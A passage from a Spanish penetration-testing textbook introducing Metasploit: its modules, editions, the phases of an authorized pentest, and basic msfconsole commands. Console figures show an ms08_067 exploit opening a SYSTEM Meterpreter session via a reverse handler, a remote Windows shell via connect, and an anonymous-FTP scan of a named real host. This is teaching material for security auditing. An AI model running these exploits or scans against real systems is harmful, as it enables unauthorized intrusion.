root@root:/pentest/exploits/framework3/modules# ls
auxiliary  encoders  exploits  modules.rb.ts.rb  nops  payloads  post
root@root:/pentest/exploits/framework3/modules# ls auxiliary/
admin   crawler  fuzzers  pdf      server  spoof  voip
client  dos      gather   scanner  sniffer  sqli
root@root:/pentest/exploits/framework3/modules# ls encoders/
cmd  encoder_test.rb.ut.rb  generic  mipsbe  mipsle  php  ppc  sparc  x64  x86
root@root:/pentest/exploits/framework3/modules# ls exploits/
aix   dialup  hpux  linux  netware  solaris  windows
bsdi  freebsd  irix  multi  osx      unix
root@root:/pentest/exploits/framework3/modules# ls nops/
armle  nop_test.rb.ut.rb  php  ppc  sparc  tty  x64  x86
root@root:/pentest/exploits/framework3/modules# ls payloads/
singles  stagers  stages
root@root:/pentest/exploits/framework3/modules# ls post/
multi  osx  windows
root@root:/pentest/exploits/framework3/modules#
```

Fig 1.08: Módulos de *Metasploit*.

A continuación se especifican los objetivos de los distintos módulos que componen el entorno. Hay que destacar que estos módulos son totalmente escalables fácilmente.

El módulo *auxiliary* proporciona herramientas externas al *framework* para la integración y utilización con *Metasploit*. De este modo el auditor puede utilizar escáneres, herramientas para denegación de servicio, *sniffers*, *fuzzers*, etc. En la imagen anterior se puede visualizar todas las posibilidades que ofrecen este tipo de módulos.

El módulo *encoders* proporciona codificadores para ofuscar el código de las *shellcodes* y de este modo evitar que los sistemas antivirus puedan detectar el *payload*. En la imagen se puede visualizar las distintas categorías para los *encoders*, las más comunes son para arquitecturas x86 y x64.

El módulo *exploits* es, quizá, el más vistoso de todos, en él se encuentran los *exploits* alojados. Se organizan mediante categorías, por sistema operativo o tecnología. Más adelante en el libro se verá en profundidad distintos ataques y *exploits* utilizados durante un test de intrusión.

El módulo de *payloads* concentra los distintos códigos maliciosos ordenados también por categorías. En este caso, las categorías son *singles*, *stagers*, *stages*, y como subcategorías se organizan por *payloads* para distintas tecnologías o sistemas operativos.

El módulo de *post* almacena en su interior código para ejecutar acciones referidas a la fase de post-explotación como son la escalada de privilegios, la impersonalización de *tokens*, captura de pruebas sobre la máquina remota, .etc. También se organiza por categorías, como puede ser por sistema operativo.

El módulo de *nops* contiene código capaz de generar instrucciones NOP para los códigos maliciosos. No existen gran cantidad de aplicaciones de este tipo en el módulo de *nops*. Están organizados por arquitectura y lo más normal es utilizarlo para máquinas x86 o x64.

2. Versiones de Metasploit

Metasploit dispone de 3 versiones distintas y claramente diferenciadas en el mercado de la seguridad informática. Las 3 versiones están disponibles a través del sitio web oficial *http://www.metasploit.com* y disponen de distintas características y precios. Por otro lado en el sitio web definen a *Metasploit framework* como la base de estas versiones, por lo que se puede ver como que tódas disponen del *framework* como base.

Anteriormente, se ha explicado que el proyecto es *open source* y como tal, se dispone de una primera versión denominada *Metasploit Community Edition*. Esta edición está disponible para su descarga gratuita para sistemas operativos *Microsoft Windows* y *Linux*. Normalmente, los usuarios utilizan distribuciones *Linux* dónde ya se encuentra instalada, dichas distribuciones están orientadas a la auditoría de seguridad informática. . En *Windows* es totalmente funcional, por lo que también se recomiendan las pruebas en estos sistemas operativos, pero en este libro se ha utilizado, generalmente, la distribución *BackTrack*.

En esta web se dispone de las otras 2 versiones de *Metasploit* las cuales ya son de pago. Se dispone de *Metasploit Pro* y *Metasploit Express* que incorporan un mayor número de funcionalidades. También se dispone de distintas versiones en función del sistema operativo.

Metasploit Community Edition

Esta edición dispone de una gestión muy sencilla para la realización de las pruebas de intrusión en los sistemas. En esta edición se dispone de las siguientes características:

- Una interfaz gráfica intuitiva y limpia hace que sea mucho más sencillo comenzar con el proceso de verificación de las vulnerabilidades.
- Identificación de equipos en una red, puertos abiertos y *fingerprint* del sistema operativo y servicios.
- Integración con escáneres de vulnerabilidades. Importación a *Metasploit* de los datos obtenidos con las herramientas de escaneo como son *nmap* y *nessus*, entre otros.

- Base de datos de *exploits*, una de las más grandes a nivel mundial, para garantizar el éxito en el proceso de intrusión. Cada módulo dispone de un *ranking* que indica la tasa de éxito y el impacto de éste en el sistema.

- Verificación sobre la posible explotación de una vulnerabilidad. *Metasploit* puede verificar si una vulnerabilidad es explotable o no, sin necesidad de probar a lanzar el ataque. Esto aumenta la productividad y reduce el coste, ayudando además a prevenir la violación de datos internos de los sistemas.

- Explotación en vivo y real de los activos de la empresa. En la mayoría de las ocasiones demostrar que una vulnerabilidad es crítica para la empresa puede ayudar a convencer a los propietarios de dichos activos.

- El uso de esta versión es gratuita, incluso para las empresas, una solución ideal para presupuestos ajustados.

Metasploit Pro

En esta edición se dispone de varias funcionalidades extra, además de las que se han visto en la versión *Community Edition*. A continuación se exponen las funcionalidades adicionales que ofrece:

- Auditoría de contraseñas. Se pueden identificar patrones de contraseñas débiles, las cuales pueden ser vulneradas mediante ataques de fuerza bruta.

- Auditoría de seguridad de la infraestructura IT. Se pueden realizar pruebas de intrusión sobre dispositivos de red, equipos de escritorio, servidores dónde se incluyen las bases de datos de éstos y las aplicaciones web. Este último punto es muy interesante para la auditoría de aplicaciones web.

- *Social engineering*. La ingeniería social es una técnica potente siempre que el auditor sepa como explotarla, con ella se pone a prueba la concienciación del personal de la empresa.

- *Reporting*. Informar a las partes interesadas, propietarios de los activos de la empresa en cuestión, es algo fundamental y una de las características más interesantes.

- Automatización de los test de intrusión. Las empresas, a menudo, sólo pueden aceptar la comprobación *in situ* de los equipos, por temas económicos. *Metasploit Pro* reduce drásticamente los costes automatizando estas pruebas.

- Simulación de ataques. Una característica interesante es la simulación de ataques, desde un punto de vista realista, tanto en redes IPv4 como IPv6.

Metasploit Express

Esta edición está pensada para los profesionales TI que necesitan trabajar con test de intrusión, sin disponer de una amplia formación o el desarrollo requerido por *Metasploit Framework*. Esta versión está pensada para no requerir de ciertas características avanzadas que se pueden encontrar en *Metasploit Pro*. Las características base siguen siendo las mismas que en *Community Edition*. También dispone de algunas de las características que se han comentado en *Metasploit Pro*, pero

como curiosidad se enuncia laevaluación de las redes IPv6, asegurando que la red está a salvo de los ataques en redes IPv6, incluso si la red implementada en el entorno empresarial sea una red IPv4.

Para mayor información sobre características en todas las versiones se puede consultar la siguiente dirección URL *http://www.rapid7.com/products/penetration-testing.jsp*.

3. El test de intrusión o pentest

En este libro se ha mencionado en diversas ocasiones la palabra *pentest*, test de intrusión o *penetration test*, pero ¿qué es realmente esto? ¿En qué ámbito se está hablando? ¿Qué fases dispone un test de intrusión? ¿Arte o procedimiento? Estas preguntas, en algunas ocasiones, no son fáciles de responder ya que pueden depender de diversos factores.

Un test de intrusión es un método que evalúa el nivel de seguridad de una red de equipos o sistemas informáticos. Se realizará una simulación de un posible ataque informático con fines maliciosos, tanto desde dentro de la organización objeto, (los cuales pueden disponer de un cierto nivel de acceso a los sistemas), como desde fuera de la organización, (sin disponer de ningún tipo de acceso autorizado a los sistemas). El rol que se dispone desde dentro de la organización es la de un miembro de la empresa que se encuentra descontento y de esta manera se puede simular hasta dónde podría llegar. Por otro lado el rol desde fuera la organización sería la visión de un *hacker* sin apenas información de ésta, con lo que se pretende simular hasta dónde podría llegarse desde fuera.

El test de intrusión conlleva un análisis activo sobre los sistemas para encontrar información sobre posibles vulnerabilidades de cualquier tipo. Estas vulnerabilidades podrían ser el resultado de una mala configuración por parte del administrador, una mala implementación de una aplicación o un fallo de seguridad en un sistema operativo o *hardware*. Este análisis es llevado a cabo desde la posición de un atacante, mencionado anteriormente, el cual podría realizar la explotación de las vulnerabilidades de seguridad encontradas.

Tras el lanzamiento de las pruebas de intrusión y la obtención de los fallos de seguridad de la organización se presenta esta información con una evaluación precisa de los impactos potenciales a la organización. Se definen medidas técnicas para reducir los riesgos a los que la organización se encuentra expuesta.

Los test de intrusión son valiosos y de necesidad en un entorno empresarial por las siguientes razones:

- Identificar vulnerabilidades críticas o *high risk* las cuales son el resultado de la utilización de vulnerabilidades de menor riesgo o *lower-risk*.

- Identificar vulnerabilidades que pueden resultar difíciles o prácticamente imposibles de detectar con escáneres de vulnerabilidades, los cuales automatizan el proceso.

- Testear los sistemas de protección de una red para verificar su comportamiento ante los ataques y como responden a éstos.

- Evaluar la magnitud de los ataques sobre los activos de la organización y el impacto de éstos sobre las operaciones de la empresa.
- Determinar la viabilidad de un conjunto de vectores de ataque sobre la organización.

Los test de intrusión son un componente de una auditoría de seguridad completa, es decir, por sí solos no constituyen una auditoría completa. Los test de intrusión forman parte de distintos tipos de auditoría, como son las de caja blanca o caja negra. La principal diferencia entre ambas es la cantidad de información que se dispone sobre los sistemas. La auditoría de caja negra no presenta ningún tipo de conocimiento *a priori*, por lo que el *pentester* o auditor deberá primero determinar la localización e información sobre los sistemas antes de comenzar el análisis. La auditoría de caja blanca ofrece cierto nivel de información al auditor sobre la infraestructura a testear, como puede ser un diagrama de red, códigos fuentes e información de direccionamiento IP.

También existen las auditorías de caja gris, las cuales son una prueba intermedia entre la caja negra y blanca. Los test de intrusión se engloban en las distintas auditorías comentadas anteriormente, la cantidad de información de la que se dispone *a priori* es la que determina el ámbito de la auditoría.

Los test de intrusión disponen de distintas fases, las cuales se describen en el siguiente apartado. Por lo general, se puede enfocar el test de intrusión como una serie de pasos que debe seguir el auditor, es decir, se pueden englobar en procedimientos. En ciertos entornos y ámbitos el *pentest* se puede entender como un arte, ya que la experiencia del auditor a la hora de configurar las herramientas, la intuición sobre algunos sistemas y la disciplina a la hora de llevar a cabo el test de intrusión pueden llevar a cumplir los objetivos de la auditoría.

4. Fases del test de intrusión

Durante el test de intrusión se pueden destacar unas fases diferenciadas, con objetivos particulares distintos y un objetivo común. El objetivo común es claramente realizar el testeo de la organización, mientras que los distintos objetivos de cada fase son ayudar a la aportación de información y pruebas sobre el estado de la seguridad. Hay que recordar que presentar un *status* de seguridad al cliente es primordial para obtener las conclusiones sobre el estado de su organización.

Las fases del test de intrusión son las siguientes:

- Alcance y términos del test de intrusión.
- Recolección de información.
- Análisis de las vulnerabilidades.
- Explotación de las vulnerabilidades.
- Post-explotación del sistema.
- Generación de informes.

El contrato: alcance y términos del test de intrusión

Es el punto de partida en todo test de intrusión, la fase de la entrevista, de las palabras. Se debe llegar a un acuerdo sobre hasta dónde se quiere llegar con el test de intrusión, cual es el ámbito de la prueba. En otras palabras, se discute cual es el alcance y los objetivos buscados por el cliente, y deben ser bien recogidos por un contrato firmado por ambos.

Esta etapa es una oportunidad de ir haciendo ver al cliente lo que es realmente el test de intrusión y toda la información privada de la empresa que puede llegar a manejarse. Se puede ver también como una etapa educativa hacia el cliente.

Puede ocurrir que el cliente quiera delimitar el ámbito de la prueba, por lo que se incorporen ciertas restricciones al test. Estas restricciones, siempre y cuando vayan por contrato, deben ser tomadas muy en cuenta por parte del auditor, ya que la información que se manejará será confidencial.

Recolección de información

En esta fase se recolectará toda la información posible sobre la organización a auditar. Esta información puede ser obtenida por diversos medios, ingeniería social, medios de comunicación, publicaciones en Internet, *google hacking*, *footprint*, etc. Una de las capacidades más importantes en un auditor es la posibilidad de aprender como se comporta el objetivo, como funciona, como está construido y por último como poder atacarlo.

Toda la información recopilada sobre la organización es importante y permitirá al auditor disponer de una visión global de los tipos de controles de seguridad que existan en el lugar.

Durante esta recolección de información es importante identificar qué mecanismos de protección o seguridad existen en el lugar, para poder empezar a probar los sistemas. Identificar estas protecciones es de vital importancia para poder estudiar como funcionan estos sistemas de seguridad.

Análisis de vulnerabilidades

Una vez que se ha realizado la recolección de información se estará en disposición de gran cantidad de la misma y se procederá a su análisis. En esta información recopilada se pueden encontrar vulnerabilidades existentes en un sistema. Hay que realizar un modelado con toda la información recopilada en la que se determinará el método de ataque más eficaz. Este modelado tratará de buscar en una organización como si de un adversario se tratase y de explotar las debilidades como un atacante lo haría.

Una vez que se han identificado los posibles vectores o métodos de ataque con mayor viabilidad, habrá que reflexionar sobre como acceder al sistema. Por acceder se entiende que el posible ataque que lance el auditor disponga de una vía de conexión hacia al sistema a explotar.

El análisis de vulnerabilidades debe ser combinado con la información que el auditor ha ido aprendiendo en la fase anterior. En otras palabras, el análisis de vulnerabilidades utiliza información

sobre puertos, escaneos de vulnerabilidades, datos recogidos e información recolectada en la fase anterior para indicar al auditor la vía adecuada de acceso a la fase de explotación.

Explotación de las vulnerabilidades

Esta fase es la más conocida por todos los lectores, y la que más emoción aporta al proceso de pruebas. Es la fase en la que el auditor siente el cosquilleo en su interior y en la que se comprobará si la recogida de información y el análisis de vulnerabilidades fueron correctos o si por el contrario se cayó en un falso positivo.

Un *exploit* debe ser lanzado si se dispone de la certeza de que obtendremos un resultado positivo en la prueba. A menudo, se utilizan herramientas para automatizar esta fase y se lanzan *exploits* sin disponer de dicha certeza. Tampoco es una mala política, ya que la automatización del proceso siempre es entendido como una buena práctica, pero el auditor está perdiendo el control sobre lo que esta sucediendo en el entorno de la organización.

En definitiva, se debe disponer de la certeza de que el sistema es vulnerable para, disponiendo del *exploit*, lanzar el código que devuelva el control sobre el sistema. Lanzar los *exploits* a ciegas no es la mejor opción, ya que se genera ruido sobre la organización, no es una acción productiva y además se pierde el control sobre lo que se está haciendo.

Por el contrario, se puede automatizar el proceso de lanzamiento de *exploits* sobre las certezas que se dispongan, es decir, sabiendo que un sistema dispone de varias vulnerabilidades se puede automatizar el proceso para explotar todas éstas.

Esta fase será explicada en mayor detalle a través del uso de *Metasploit Framework* más adelante en este libro.

Post-explotación del sistema

Esta fase es otra de las más interesantes y que mayor cantidad de excitación puede provocar en el auditor. En esta fase ya se dispone de acceso a algún sistema, pero se puede intentar acceder a otros que tengan un mayor peso en la organización.

Por ejemplo, suponga que el auditor dispone de acceso a una máquina, la cual tiene acceso directo a un controlador de dominio, el cual tras estudiarlo a través de la máquina vulnerada en primer lugar, se recoge que también es vulnerable. Este controlador de dominio puede ser explotado por el auditor, a través de la primera máquina. Con esta acción, se demuestra al propietario de la organización el gran impacto que supone que máquinas con, *a priori*, menor peso en la empresa sean vulneradas.

Además en esta fase se puede obtener información sensible, muy interesante para el informe final. Por ejemplo, cuentas de usuarios, las cuales pueden proporcionar al auditor acceso a otras máquinas de la organización y seguir poniendo a prueba otros sistemas dentro de la empresa. La fase de post-explotación será tratada en este libro dotándola de la importancia que dispone en un test de intrusión.

Generación de informes

Esta fase refleja la importancia de comunicar todo el proceso que se ha ido realizando en la organización. Es importante que el auditor vaya documentando todas las acciones y procedimientos llevados a cabo durante el test de intrusión. Cada fase debe estar documentada en mayor o menor medida, y es una buena práctica no dejar para el final todo este proceso. Quizá la generación del informe se la fase más relevante e importante del test de intrusión.

En estos documentos se debe explicar qué trabajo se ha realizado en la organización, cómo se ha hecho dicho trabajo, es decir, herramientas y técnicas utilizadas, y lo más importante, que vulnerabilidades han sido descubiertas durante el testeo de la organización. Como mínimo el informe debe ser dividido en 2, bien diferenciados, como son el ejecutivo y el técnico.

El informe técnico es un documento con gran nivel de detalle en el que se especifican todas las acciones, con las herramientas, que se han ido utilizando y los resultados que se han ido obteniendo. Además, debe acompañarse de una lista que indique como subsanar esos riesgos y unas recomendaciones del auditor.

El informe ejecutivo es un documento más ameno y liviano en el que se deben especificar las vulnerabilidades encontradas, pero sin ningún nivel técnico. Todo debe estar explicado de tal manera que cualquier persona sin capacidades técnicas entienda que riesgos existen en la organización. Además, el propietario de la organización esperará sus recomendaciones como profesional de la seguridad, por lo que en este informe debe existir dicha lista.

5. Comandos básicos de Metasploit

La interacción con el *framework* puede llevarse a cabo mediante el uso de distintas interfaces como se ha explicado anteriormente. En la mayoría de las ocasiones se utiliza la consola de *Metasploit* para realizar las pruebas y gestionar todas las herramientas disponibles en el *framework*.

En un primer momento, la consola puede provocar cierto rechazo o temor al usuario, ya que por lo general la mayoría de usuarios prefieren el uso de una interfaz amigable e intuitiva. La consola de *Metasploit* es bastante intuitiva y sencilla de utilizar, integrando comandos con semántica implícita los cuales ayudarán al usuario a configurar y moverse por el entorno de manera sencilla.

Para lanzar la consola de *Metasploit* se ejecutará en una terminal el comando *msfconsole*, el cual devolverá al usuario un *prompt* para la introducción de comandos, un *banner* e información sobre el número de *exploits, payloads, encoders, auxiliary* y *nops*.

Antes de empezar a enumerar comandos y sus objetivos, se debe tener claro como se estructura, y accede a los elementos disponibles del *framework*. Se puede imaginar la consola de *Metasploit* como un mini sistema de archivos, el cual dispone de una raíz y carpetas que cuelgan de él. Las carpetas que cuelgan de él, realmente se encuentran físicamente en la ruta dónde está instalado el

framework. Por ejemplo, si se requiere utilizar un *exploit*, éstos se encontrarán en alguna ruta, como puede ser *exploit/windows/smb/psexec*.

```
root@root:~# msfconsole

                  o                        8         o    o
                  8                        8              8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8   o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8    8
8  8  8 8.       8  8    8   'Yb. 8    8 8 8    8  8    8
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8    8
..:..:..:.....:::..::.....::.....:8.....:..:.....::..::..:
::::::::::::::::::::::::::::::::::8:::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::


       =[ metasploit v3.7.0 release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf >
```

Fig 1.09: Lanzamiento de *msfconsole* con información sobre el *framework*.

Otro ejemplo podría ser si se requiere la utilización de un módulo *auxiliary*, una ruta posible sería la siguiente *auxiliary/scanners/smb/smb2*. De estos 2 ejemplos se deduce que si se requiere utilizar un *encoder* su ruta comenzará por *encoder/<tecnología>* y así ocurre con los demás tipos de módulos de los que se dispone en el *framework*.

Para acceder y obtener información a *exploits*, *encoders*, *payloads*, etc, se disponen de ciertos comandos que se irán explicando a continuación, pero antes, hay que destacar lo que son los elementos del *framework*. Se pueden entender como variables que se deben configurar en el interior de un *exploit* u otros módulos con los que se trabaje. Es decir, cuando se quiere configurar un *exploit*, o un *encoder, payload*, etcétera, se disponen de unas variables que deben ser configuradas con información aportada por el auditor. Por ejemplo, si se está configurando un *exploit* que se va a lanzar contra un equipo, existen ciertas variables o parámetros que deben ser proporcionados por el auditor como son la dirección IP o nombre de la máquina sobre la que se lanzará el *exploit*, puerto de destino, configuración del *payload*, en el caso de que se intente provocar la ejecución de código remoto y tomar el control de la máquina. Estos elementos o variables se muestran en mayúsculas, algo que llamará la atención del auditor. Algunas variables son opcionales y otras son totalmente obligatorias de configurar.

```
Module options (exploit/multi/browser/java_signed_applet):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   APPLETNAME   SiteLoader        yes       The main applet's class name.
   CERTCN       Metasploit Inc.   yes       The CN= value for the certificate.
   SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT      8080              yes       The local port to listen on.
   SSL          false             no        Negotiate SSL for incoming connections
   SSLVersion   SSL3              no        Specify the version of SSL that should be used (accepte
d: SSL2, SSL3, TLS1)
   URIPATH                        no        The URI to use for this exploit (default is random)
```

Fig 1.10: Variables de un módulo de *Metasploit*.

Comandos de ayuda y búsqueda

Existen numerosos comandos de *msfconsole* los cuales proporcionan ayuda al usuario dando información sobre acciones que se pueden realizar con el *framework* o información sobre los módulos disponibles. Además, resultan de gran utilidad los comandos para realizar búsquedas dentro de la estructura de *Metasploit*.

Comando: help

El comando *help* proporciona un listado sobre todos los comandos de consola disponibles. Se pueden observar 2 listas diferenciadas, *core commands* y *database backend commands*. La primera proporciona un listado sobre los comandos del núcleo del *framework*, y la segunda ofrece otro sobre los comandos que interactúan con las bases de datos.

Existe la posibilidad de usar el parámetro *-h* con los comandos para obtener una ayuda detallada sobre la utilización de dicho comando. Por ejemplo, *search -h*, o incluso utilizando el comando *help* delante del comando del que se requiere información o ayuda, *help search*.

Comando: search

El comando *search* resulta de gran utilidad para el auditor para la búsqueda de módulos en función de alguna característica concreta. También se puede utilizar cuando el auditor tiene que comprobar si el *framework* se encuentra actualizado, por ejemplo mediante la búsqueda de algún *exploit* que se aproveche de alguna vulnerabilidad conocida recientemente.

```
msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...

Exploits
========

   Name                     Disclosure Date  Rank       Description
   ----                     ---------------  ----       -----------
   windows/smb/psexec       1999-01-01       manual     Microsoft Windows Authenticated User Code E
xecution
   windows/smb/smb_relay    2001-03-31       excellent  Microsoft Windows SMB Relay Code Execution
```

Fig 1.11: Búsqueda de módulos con ciertas características.

Como se puede observar tras realizar la búsqueda de un módulo con ciertas características se obtienen las rutas donde se alojan y donde se puede acceder al recurso. En este ejemplo, se puede visualizar como se obtienen *exploits*, pero si existiesen herramientas, *payloads*, *encoders* que cumpliesen con el patrón de búsqueda también se obtendrían sus rutas para que el auditor pudiera acceder a ellas de manera sencilla.

Comandos: info y show

El comando *info* aporta gran cantidad de información sobre el módulo seleccionado previamente en la consola mediante el comando *use*, o ejecutando el comando *info* seguido de la ruta dónde se encuentra el módulo concreto del que se requiere obtener información. Los datos que devuelve el

comando *info* son todas las opciones del módulo, objetivos y una descripción. Por ejemplo, en el caso de la mayoría de *exploits* se describe la vulnerabilidad y las versiones vulnerables.

El comando *show* permite mostrar las diferentes opciones para los módulos del *framework* y todos los *exploits, payloads, encoders, nops,* herramientas, etc. Cuando se encuentra seleccionado un módulo, mediante el comando *use, show* dispone de algunas acciones más como es la muestra de las variables configurables en el módulo, *show options*, o los sistemas operativos vulnerables, *show targets*, entre otros.

```
msf > show
show all         show encoders   show nops       show payloads   show post
show auxiliary   show exploits   show options    show plugins
msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show
show actions     show auxiliary  show exploits   show payloads   show targets
show advanced    show encoders   show nops       show plugins
show all         show evasion    show options    show post
msf exploit(java_signed_applet) > show
```

Fig 1.12: *Show* en función del ámbito con sus opciones.

Comandos de interacción y configuración

La mayoría de los comandos que se disponen en *msfconsole* son de interacción y configuración. Estos comandos van desde la simple navegación por la herramienta, hasta la ejecución de un *exploit* con su previa configuración.

Comando: use

El comando *use* permite seleccionar el módulo, a lo largo de la estructura de directorios del *framework,* que se requiere. Una vez se ha encontrado una vulnerabilidad en un sistema, se puede realizar la búsqueda de la misma mediante el comando *search* o si se conoce la ruta dónde se aloja el módulo, directamente cargarlo. Un ejemplo sería *use exploit/multi/handler*.

Comandos: back, set, setg, unset y unsetg

Existen comandos para la configuración de valores en los módulos que el auditor necesita personalizar para el test de intrusión. Además, se ha visto como el comando *use* permite acceder a módulos concretos, pero si el auditor requiere volver atrás, ¿de qué comando dispone? El comando *back* permite al auditor salir del módulo y colocarse de nuevo en la raíz de la consola.

Los comandos *set* y *setg* aportan una funcionalidad imprescindible para el test de intrusión y es la posibilidad de configurar los parámetros de los distintos módulos. Es decir, con estos parámetros se asignarán valores a las variables que por ejemplo definen un *exploit*, ¿Cuál es la diferencia? *Set* asigna un valor para un módulo concreto, mientras que *setg* asigna el valor para el contexto del *framework*. Un símil en programación clásica sería, *set* asigna un valor a una variable local, mientras que *setg* asigna un valor a una variable global.

Hay que tener en cuenta que si se dispone de un módulo en modo *background*, es decir cargado e incluso en explotación o realizando alguna tarea pero en segundo plano, y éste ya disponía de una configuración, la asignación global de un valor no repercutirá sobre este elemento.

Los comandos *unset* y *unsetg* sirven para desasignar el valor de un parámetro o variable de un módulo. *Unset* desasignará a nivel local, mientras que *unsetg* desasignará a nivel global.

Comandos: connect e irb

El comando *connect* permite conectar desde la consola de *Metasploit* con otras máquinas para su gestión o administración. Simplemente, se debe indicar la dirección y el puerto al que se quiere conectar.

Este comando es muy similar a la aplicación *netcat* y totalmente compatible con ella. *Connect* dispone de parámetros interesantes como es la posibilidad de crear una conexión segura bajo SSL. Se recomienda utilizar este y todos los comandos siempre con el comando *help* en mente.

```
msf > connect 192.168.0.136 4444
[*] Connected to 192.168.0.136:4444
Microsoft Windows [illegible] 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\bit>whoami
whoami
bit-pc\pablo
```

Fig 1.13: Conexión mediante *connect* con una máquina *Windows*.

El comando *irb* permite al auditor ejecutar un intérprete de *Ruby* para el *framework* y de esta manera se pueden ejecutar comandos y crear *scripts* que automaticen ciertos procesos, todo ello en caliente. Esta funcionalidad es interesante para conocer la estructura interna del *framework*. Se recomienda conocer el lenguaje *Ruby* para utilizar correctamente este intérprete.

Comandos: load, unload y loadpath

Metasploit en su estructura interna dispone de una carpeta dónde aloja los *plugins*. El comando *load* permite especificar qué *plugin* se quiere cargar. Por lo que si se añaden nuevos *plugins* al *framework* se deberán almacenar en dicha carpeta. Por otro lado, si se quiere quitar un *plugin* del entorno se utilizará el comando *unload*.

También se dispone de un comando al cual se le especifica un directorio dónde se pueden encontrar almacenados módulos, *plugins* o *exploits* externos al *framework*, y disponer de *0-day*, *exploits*, *payloads*, en un directorio de trabajo independiente.

```
msf > load wmap
[*] [WMAP 1.0] === et [  ] metasploit.com 2011
[*] Successfully loaded plugin: wmap
msf >
```

Fig 1.14: Cargando un *plugin* en el *framework*.

Comandos: check, exploit y sessions

Cuando el auditor se encuentra en la fase de explotación, es decir, ya ha encontrado la o las vulnerabilidades por dónde atacar al sistema, el comando *check* aporta la posibilidad de verificar si el sistema es vulnerable o no, antes de lanzar el *script*.

El comando *exploit* lanza, una vez configurado el módulo seleccionado, el código malicioso sobre una máquina o prepara el entorno para que una máquina sea vulnerada al acceder a un sitio en la red. El comando dispone de varios parámetros interesantes los cuales se especifican en la siguiente tabla:

Parámetro	Descripción
-j	El *exploit* es ejecutado en segundo plano
-z	No se interactúa con la sesión tras una explotación exitosa
-e	Se lanza el *payload* con la codificación mediante un *encoder* previamente

Tabla 1.01: Parámetros del comando *exploit*.

Por lo general, el comando *exploit* devolverá el control del sistema remoto mediante una *shell* o un *meterpreter*. Por último, las *shell* que se obtienen se organizan por conexiones y éstas son visualizadas por el comando *sessions*. Este comando permite listar el número de conexiones con máquinas vulneradas que se disponen, que vía ha sido la que ha conseguido vulnerar la máquina, información sobre los puertos y direcciones IP, el tipo de *payload*, etc. Es importante entender que las sesiones tienen un identificador único y que se debe especificar dicho identificador cuando se quiere interactuar con una sesión remota. Los identificadores son números enteros, la primera sesión abierta dispondrá del número 1 y van aumentando con nuevas sesiones que se vayan consiguiendo. En la siguiente tabla se muestran los distintos parámetros que dispone el comando *sessions*:

Parámetro	Descripción
-l	Lista las sesiones disponibles
-v	Muestra información extra, es interesante utilizarlo junto al parámetro –l
-s	Ejecuta un *script* de *Metasploit* sobre todas las sesiones de *Meterpreter* disponibles. Su uso sería *sessions –s <script>*
-K	Finaliza todas las sesiones abiertas
-c	Ejecuta un comando sobre todas las sesiones de *Meterpreter* abiertas. Su uso sería *sessions –c "ping 8.8.8.8"*
-u	Uno de los más interesantes, permite actualizar la *shell* remota de tipo *Win32* a un *Meterpreter*. Se debe especificar el ID de la sesión
-i	Con este parámetro se le indica al comando *sessions* en que sesión se quiere interactuar. Un ejemplo es *sessions –i 1*

Tabla 1.02: Parámetros del comando *sessions*.


```
msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] The target is vulnerable.
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.55:4444
msf exploit(ms08_067_netapi) > [*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.54
[*] Meterpreter session 1 opened (192.168.0.55:4444 -> 192.168.0.54:1043) at 201
2-05-25 06:42:20 -0400

msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                    Information                               Connection
  --  ----                    -----------                               ----------
  1   meterpreter x86/win32   NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC    192.168.0.55
:4444 -> 192.168.0.54:1043
```

Fig 1.15: Verificación, explotación e interacción con sistema remoto.

Comandos: resource y makerc

El comando *resource* permite la carga de un fichero, generalmente especificado con la extensión *rc*, la cual no es necesaria, con acciones específicas sobre el *framework*. Este comando es muy utilizado para automatizar tareas que se deben realizar con *Metasploit* y las cuales se conocen de antemano o se han realizado previamente.

El comando *makerc* almacena en un fichero el historial de comandos y acciones que se han realizado en la sesión en curso con el *framework*. Es decir, si se requiere guardar el historial del trabajo realizado durante el día con *Metasploit*, *makerc* genera un listado con toda esta información almacenándolo en el fichero que se le indique. Por defecto, este fichero se genera en el *home* del usuario en un directorio oculto denominado *.msf3*, aunque dependerá de la versión de *Metasploit* que se esté utilizando.

```
msf exploit(psexec) > makerc i64
[*] Saving last 4 commands to i64 ...
msf exploit(psexec) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf exploit(psexec) > exit -y
root@root:~# cat .msf3/i64
search smb
use exploit/windows/smb/psexec
show options
show targets
```

Fig 1.16: Generación de historial de sesión.

Comandos: save y jobs

El comando *save* aporta persistencia a la configuración del entorno. Esto es algo realmente útil cuando el test de intrusión es largo y con un gran número de características. El fichero con la

configuración se almacena en el *home* del usuario en la carpeta oculta *.msf3* y tiene como nombre *config*. Cuando se lanza *msfconsole*, éste comprueba la existencia de dicho fichero y si existe carga la configuración almacenada en él.

El comando *jobs* muestra los módulos que se encuentran en ejecución en segundo plano o *background*. Este comando, además, permite finalizar otros trabajos que se están ejecutando en segundo plano y obtener información detallada sobre los módulos en ejecución.

Comando: run

El comando *run* permite realizar la ejecución de un módulo *auxiliary* cargado en el contexto de la consola.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS ftp.fi.upm.es
RHOSTS => ftp.████m.es
msf auxiliary(anonymous) > run

